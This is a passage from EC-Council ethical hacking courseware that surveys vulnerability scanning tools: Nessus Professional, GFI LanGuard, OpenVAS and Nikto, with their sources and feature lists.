


Figure 5.6: Vulnerability scanning using Qualys Vulnerability Management

- **Nessus Professional**

  Source: *https://www.tenable.com*

  Nessus Professional is an assessment solution for identifying vulnerabilities, configuration issues, and malware that attackers use to penetrate networks. It performs vulnerability, configuration, and compliance assessment. It supports various technologies such as operating systems, network devices, hypervisors, databases, tablets and phones, web servers, and critical infrastructure.

  Nessus is the vulnerability scanning platform for auditors and security analysts. Users can schedule scans across multiple scanners, and use wizards to easily and quickly create policies, schedule scans, and send results via email.

  Features:

  - High-speed asset discovery

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Vulnerability assessment
- Malware and Botnet detection
- Configuration and compliance auditing
- Scanning and auditing virtualized and cloud platforms




Figure S.7: Vulnerability scanning using Nessus

- **GFI LanGuard**

  Source: *https://www.gfi.com*

  GFI LanGuard scans for, detects, assesses, and rectifies security vulnerabilities in a network and its connected devices. This is done with minimal administrative effort. It scans the operating systems, virtual environments, and installed applications through vulnerability check databases. It enables analysis of the state of network security, identifies risks, and offers solutions before the system can be compromised.

  Features:

  - Patch management for operating systems and third-party applications
  - Vulnerability assessment

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A Web reporting console
- Track latest vulnerabilities and missing updates
- Integration with security applications
- Network device vulnerability checks
- Network and software auditing
- Support for virtual environments




Figure 5.8: Vulnerability scanning using GFI LanGuard

- **OpenVAS**

  Source: *http://www.openvas.org*

  OpenVAS is a framework of several services and tools that offer a comprehensive and powerful vulnerability scanning and vulnerability management solution. The framework is part of Greenbone Network's commercial vulnerability management solution, developments from which have been contributed to the open-source community since 2009.

  The actual security scanner is accompanied by a regularly updated feed of Network Vulnerability Tests (NVTs), over 50,000 in total.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.9: Vulnerability scanning using OpenVAS

- **Nikto**

  Source: *https://cirt.net*

  Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files or programs, checks for outdated versions of over 1250 servers, and checks for version specific problems on over 270 servers. It also looks at server configuration items such as the presence of multiple index files and the HTTP server options and will attempt to identify installed web servers and software.

  Features:

  - SSL Support (Unix with OpenSSL or maybe Windows with ActiveState's Perl/NetSSL)
  - A full HTTP proxy support
  - Checks for outdated server components
  - Saves reports in plain text, XML, HTML, NBE or CSV
  - A Template engine to easily customize reports
  - Scans multiple ports on a server, or multiple servers via input file
  - LibWhisker's IDS encoding techniques
  - Identifies installed software via headers, favicons, and files
  - Host authentication with Basic and NTLM

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Subdomain guessing
- Apache and cgiwrap username enumeration
- Scan tuning to include or exclude entire classes of vulnerability checks
- Guesses credentials for authorization realms (including many default ID and password combinations)

